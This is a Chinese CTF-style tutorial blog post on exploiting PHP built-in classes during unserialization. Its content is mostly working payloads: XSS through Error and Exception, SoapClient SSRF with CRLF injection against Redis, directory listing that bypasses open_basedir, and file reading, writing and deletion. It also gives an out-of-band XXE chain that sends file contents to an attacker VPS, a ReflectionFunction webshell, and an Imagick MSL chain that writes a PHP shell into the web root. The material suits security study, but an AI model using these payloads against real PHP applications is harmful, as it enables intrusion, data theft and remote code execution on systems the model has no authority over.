php原生类在反序列化中的利用

概述
什么是 php 原生类:
在 PHP 中,PHP 原生类(PHP 内置类),指的是 PHP 语言本身提供的类,不需要开发者自己定义,就可以直接使用。它们通常用于处理异常、文件、网络、反射、迭代等功能
在 CTF 中,若是题目没有提供合适的自定义类,即有某些危险函数如 eval exec 的自定义类,我们便无法去进行 RCE 去拿到 flag
php 原生类,由于是 php 语言提供的,天然存在并且可以直接使用,便成了绕过上述题目的良策
常见原生类
- Error
- Exception
- SoapClient
- DirectoryIterator
- SimpleXMLElement
- SplFileObject
Error-XSS
条件: php7,php8,开启报错
在 php7 条件下可能会造成一个 xss 漏洞,因为它内置了一个 __toString 方法
若是看到各种会触发 __toString 的函数都可以留意一下,考虑 Error 原生类的利用:
<?php$a = unserialize($_GET['cmd']);echo $a;?>发送以下带 xss 代码便可成功执行:
<?php$a = new Error("<script>alert('xss')</script>");$b = serialize($a);echo urlencode($b);?>Exception-XSS
条件: php5和php7,php8,开启报错
原理和 Error 差不多,也是内置一个 __toString 方法
<?php$a = unserialize($_GET['cmd']);echo $a;?>发送以下带 xss 代码便可成功执行:
<?php$a = new Exception("<script>alert('xss')</script>");$b = serialize($a);echo urlencode($b);?>绕过 md5 和 sha1
同样利用的是上面两个原生类,我们知道,md5() 和 sha1() 这两个函数接受的参数类型是 string,当我们把一个对象传入进去后,php 会先调用该对象的 toString 方法,随后再对其做哈希,而我们可以直接关注下这两个类中 toString 方法的返回值:
Error:
Error implements Throwable { /* 属性 */ protected string $message ; protected int $code ; protected string $file ; protected int $line ; /* 方法 */ public __construct ( string $message = "" , int $code = 0 , Throwable $previous = null ) final public getMessage ( ) : string final public getPrevious ( ) : Throwable final public getCode ( ) : mixed final public getFile ( ) : string final public getLine ( ) : int final public getTrace ( ) : array final public getTraceAsString ( ) : string public __toString ( ) : string final private __clone ( ) : void}- message:错误消息内容
- code:错误代码
- file:抛出错误的文件名
- line:抛出错误在该文件中的行数
Exception:
Exception { /* 属性 */ protected string $message ; protected int $code ; protected string $file ; protected int $line ; /* 方法 */ public __construct ( string $message = "" , int $code = 0 , Throwable $previous = null ) final public getMessage ( ) : string final public getPrevious ( ) : Throwable final public getCode ( ) : mixed final public getFile ( ) : string final public getLine ( ) : int final public getTrace ( ) : array final public getTraceAsString ( ) : string public __toString ( ) : string final private __clone ( ) : void}- message:异常消息内容
- code:异常代码
- file:抛出异常的文件名
- line:抛出异常在该文件中的行号
随后,创建一个 Error 看看回显:
<?php$a = new Error("payload",1);echo $a;
再创建一个:
<?php$a = new Error("payload",1);$b = new Error("payload",2);echo $a;echo "<br>";echo $b;
可以看到,我们的 1 和 2 是不会被包含进去报错的,但是这个时候结果还是不同,仍然绕不过,我们改写一下
<?php
$a = new Error("payload", 1); $b = new Error("payload", 2);
echo $a;
echo "<br>";
echo $b;
这样就成功达到绕过的目的了
Exception 类同理
SoapClient-SSRF
条件:
php5,php7,php8
php.ini 中把 extension=soup
SoapClient 是一个专门用来访问 web 服务的类,可以提供一个基于 SOAP 协议访问 web,在这个原生类中有一个 __call 方法,可以尝试去调用它从而触发 ssrf
SoapClient { /* 方法 */ public __construct ( string|null $wsdl , array $options = [] ) public __call ( string $name , array $args ) : mixed public __doRequest ( string $request , string $location , string $action , int $version , bool $oneWay = false ) : string|null public __getCookies ( ) : array public __getFunctions ( ) : array|null public __getLastRequest ( ) : string|null public __getLastRequestHeaders ( ) : string|null public __getLastResponse ( ) : string|null public __getLastResponseHeaders ( ) : string|null public __getTypes ( ) : array|null public __setCookie ( string $name , string|null $value = null ) : void public __setLocation ( string $location = "" ) : string|null public __setSoapHeaders ( SoapHeader|array|null $headers = null ) : bool public __soapCall ( string $name , array $args , array|null $options = null , SoapHeader|array|null $inputHeaders = null , array &$outputHeaders = null ) : mixed}public SoapClient :: SoapClient(mixed $wsdl [,array $options ])第一个参数指名是否为 wsdl 模式,若为 null 则为非 wsdl 模式
第二个参数为 array,wsdl 可选;
非 wsdl 模式下则必须设置,里面有两个参数,一个为 location,另一个为 uri,location 是要将请求发送到的SOAP服务器的URL,而 uri 是SOAP服务的目标命名空间,还可以在这个里面设置 UA 等等
但是这个原生类仅限于 http/https 协议
打 SSRF:
<?php$a = new SoapClient(null,array('location'=>'http://47.xxx.xxx.72:2333/aaa', 'uri'=>'http://47.xxx.xxx.72:2333'));$b = serialize($a);echo $b;$c = unserialize($b);$c->a(); // 随便调用对象中不存在的方法, 触发__call方法进行ssrf?>不过若是 http 头还存在 CRLF 漏洞的化,我们便可以利用去插入任意的 http 头,因此打的时候可以考虑配合 CRLF 和 HTTP请求走私
打 CRLF:
<?php$a = new SoapClient(null,array('location' => $target, 'user_agent' => "WHOAMI\r\nCookie: PHPSESSID=tcjr6nadpk3md7jbgioa6elfk4", 'uri' => 'test'));$b = serialize($a);echo $b;$c = unserialize($b);$c->a(); // 随便调用对象中不存在的方法, 触发__call方法进行ssrf?>http 协议打 redis:
<?php$target = 'http://47.xxx.xxx.72:6379/';$poc = "CONFIG SET dir /var/www/html";$a = new SoapClient(null,array('location' => $target, 'uri' => 'hello^^'.$poc.'^^hello'));$b = serialize($a);$b = str_replace('^^',"\n\r",$b);echo $b;$c = unserialize($b);$c->a(); // 随便调用对象中不存在的方法, 触发__call方法进行ssrf?>Directorylterator-读取目录
条件: php5,php7.php8
原理:该原生类也有一个 __toString 方法,可以读取字符串形式的文件名
该类可以与 glob:// 协议组合起来无视 open_basedir 对目录的限制而去查看指定目录下的文件
<?php$dir = $_GET['cmd'];$a = new DirectoryIterator($dir);foreach($a as $f){ echo($f->__toString().'<br>');}?>一句话 payload:
$a = new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().'<br>');}我们可以传入 glob:///*,或者 glob:///usr/* 等等,即可查看到该目录下有哪些文件
Filesystemlterator-读取目录
条件: PHP 5 >= 5.3.0, PHP 7, PHP 8
由于上一个 DirectoryIterator 原生类是继承自 Filesystemlterator 的,自然二者差别不是很大,但是 Filesystemlterator 会以绝对路径的形式去展示目录下有哪些文件
一句话 payload:
$a = new FilesystemIterator("glob:///*");foreach($a as $f){echo($f->__toString().'<br>');}Globlterator-读取目录
条件: PHP 5 >= 5.3.0, PHP 7, PHP 8
与前两个类的作用相似,GlobIterator 类也是可以遍历一个文件目录,使用方法与前两个类也基本相似
不需要 glob:// 协议就可使用
<?php$dir = $_GET['cmd'];$a = new Globlterator($dir);foreach($a as $f){ echo($f->__toString().'<br>');}?>直接传路径即可,一句话 payload:
$a = new Globlterator("/*");foreach($a as $f){echo($f->__toString().'<br>');}SplFileInfo-读写文件
条件: PHP 5 >= 5.1.2, PHP 7, PHP 8
SplFileInfo::__toString — Returns the path to the file as a string //将文件路径作为字符串返回
这个每次只能读一行的内容,若是要读完整则需要遍历:

<?php$context = new SplFileObject('test.txt');foreach($context as $f){ echo($f);}还可以去写文件:
$f = new SplFileObject('./test.txt', "w");$f->fwrite("cmd");以 write 模式写入 cmd 这几个字符
成功写入
DOMDocumnet-读写文件
(借用佬的脚本)
读文件:
# 读文件# 先用 convert.base64 将文件内容base64,避免出现额外的 <p> 标签# 然后将读取的内容转换成 XML 格式,再加载它,最后取 <p> 标签内的内容 (如果想获取纯净流则可以再进行base64解码)$f="/etc/passwd";$d=new DOMDocument();$d->loadHTMLFile("php://filter/convert.base64-encode/resource=$f");$d->loadXML($d->saveXML());echo $d->getElementsByTagName("p")[0]->textContent;xincode 读文件:
<?php $a = filter_input(1,"file");; $xml = <<<EOD <?xml version="1.0" ?> <root xmlns:xi="http://www.w3.org/2001/XInclude"> <xi:include href="$a" parse="text"/> </root> EOD; $dom = new DOMDocument; $dom->preserveWhiteSpace = false; $dom->formatOutput = true; $dom->loadXML($xml); $dom->xinclude(); echo $dom->saveXML();写文件:
# 写文件# 先用 string.strip_tags 将多余的 HTML 标签去掉,然后再用 convert.base64 将多余的其他杂质 (如空格,双引号等非base64字符去掉)$f="./test.php";$d=new DOMDocument();$d->loadHTML("dGVzdA==");$d->saveHtmlFile("php://filter/string.strip_tags|convert.base64-decode/resource=$f");ZipArchive-删除文件
PHP ZipArchive 类是 PHP 的一个原生类,它是在 PHP 5.2.0 之后引入的。ZipArchive 类可以对文件进行压缩与解压缩处理
如果设置 flags 参数的值为 ZipArchive::OVERWRITE 的话,可以把指定文件删除。这里我们跟进方法可以看到 const OVERWRITE = 8,也就是将 OVERWRITE 定义为了常量8,我们在调用时也可以直接将 $flags 赋值为8
$a = new ZipArchive();$a->open('1.txt',ZipArchive::OVERWRITE);// ZipArchive::OVERWRITE: 总是以一个新的压缩包开始,此模式下如果已经存在则会被覆盖这里是从 drun1baby 师傅那里学到的:链接
碰到 waf 文件的时候,可以尝试把 waf 文件给删了
该原生类中有个 open 方法:
ZipArchive::open($filename, $flags = null)若是将 $flags 设置为 8,则可把前面的文件给删除
构造 poc:
$poc->file = new ZipArchive();$poc->filename = "waf.txt";$poc->content = 8;SimpleXMLElement-XXE

若是将第三个参数 dataIsURL 设置为 true,则可实现远程的 XML,第一个参数设置为我们自己的 VPS 的 url 地址
一些 payload:
evil.xml:
<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM "vps地址/send.xml">%remote;%all;%send;]>send.xml:
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=index.php"><!ENTITY % all "<!ENTITY % send SYSTEM 'vps地址/send.php?file=%file;'>">send.php:
<?phpfile_put_contents("result.txt", $_GET['file']) ;?>请求url:
/show.php?module=SimpleXMLElement&args[]=vps地址/evil.xml&args[]=2&args[]=trueReflectionMethod-读取注释
ReflectionMethod,该原生类中有一个 getDocComment() 方法,可以获取到类中的方法注释内容
<?phpclass DemoClass{ /** * 这是一个用于演示的方法注释 * @param string $name 用户名 * @return string 问候语 */ public function sayHello($name) { return "Hello, " . $name; }
// 这是一个普通注释(非 DocComment),不会被获取 public function noDocMethod() { return true; }}
// 1. 实例化 ReflectionMethod,传入类名和方法名$method = new ReflectionMethod('DemoClass', 'sayHello');
// 2. 获取原始注释字符串$docComment = $method->getDocComment();
var_dump($docComment);注意只能获得方法注释
ReflectionClass-读取类属性和方法名
public ReflectionClass::__construct(mixed $argument)示例:
<?phpclass User{ public $id; protected $username; private $password; private static $instance;
public function __construct($id, $username, $password) { $this->id = $id; $this->username = $username; $this->password = $password; }
public function getId() { return $this->id; }
protected function getUsername() { return $this->username; }
private function getPassword() { return $this->password; }
public static function getInstance() { return self::$instance; }}
// 1. 实例化 ReflectionClass,传入类名$ref = new ReflectionClass('User');

// 2. 读取所有属性名echo "===== 属性列表 =====\n";foreach ($ref->getProperties() as $prop) { echo $prop->getName() . "\n";}
// 3. 读取所有方法名echo "\n===== 方法列表 =====\n";foreach ($ref->getMethods() as $method) { echo $method->getName() . "\n";}成功读取:
ReflectionFunction-写webshell
public ReflectionFunction::invokeArgs(array $args): mixed这个原生类中有个 invokeArgs()方法能够用来写 Webshell
public ReflectionFunction::invokeArgs(array $args): mixed例如:
<?phpfunction title($title, $name){ return sprintf("%s. %s\r\n", $title, $name);}
$function = new ReflectionFunction('title');
echo $function->invokeArgs(array('Dr', 'Phil'));?>写 webshell:
<?php $func = new ReflectionFunction($_GET[a]); echo $func->invokeArgs(array($_GET[b]));?>传入:
get:a=system&b=lsRCE 的实现
若是出现了 new $_GET['a']($_GET['b']);,可以尝试 Imagick 去利用 rce
要求:
安装拓展
配置文件:php.ini 修改为 extension=imagick.so(windows 则改为 extension=php_imagick.dll)
生成一个图片🐎:
convert xc:red -set 'Copyright' '<?php @eval(@$_REQUEST["a"]); ?>' positiv e.png可控的:?b=Imagick&c=http://VPS
在发送如下 请求包:
POST /?b=Imagick&c=vid:msl:/tmp/php* HTTP/1.1Host: 1.1.1.1:32127Cache-Control: max-age=0Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: closeContent-Type: multipart/form-data; boundary=----WebKitFormBoundaryeTvfNEmqTayg6bqrContent-Length: 348
------WebKitFormBoundaryeTvfNEmqTayg6bqrContent-Disposition: form-data; name="123"; filename="exec.msl"Content-Type: text/plain
<?xml version="1.0" encoding="UTF-8"?><image><read filename="http://vps:12345/positive.png" /><write filename="/var/www/html/positive.php"/></image>------WebKitFormBoundaryeTvfNEmqTayg6bqr--参考
- https://drun1baby.top/2023/04/11/PHP-%E5%8E%9F%E7%94%9F%E7%B1%BB%E5%AD%A6%E4%B9%A0/
- https://zhuanlan.zhihu.com/p/458866772
- https://ayan0.top/2025/07/01/%E7%A3%A8%E5%A5%BD%E7%9A%84%E5%88%A9%E5%89%91-PHP%E5%8E%9F%E7%94%9F%E7%B1%BB/
- https://dar1in9s.github.io/2020/04/02/php/php%E5%8E%9F%E7%94%9F%E7%B1%BB%E7%9A%84%E5%88%A9%E7%94%A8/
文章分享
如果这篇文章对你有帮助,欢迎分享给更多人!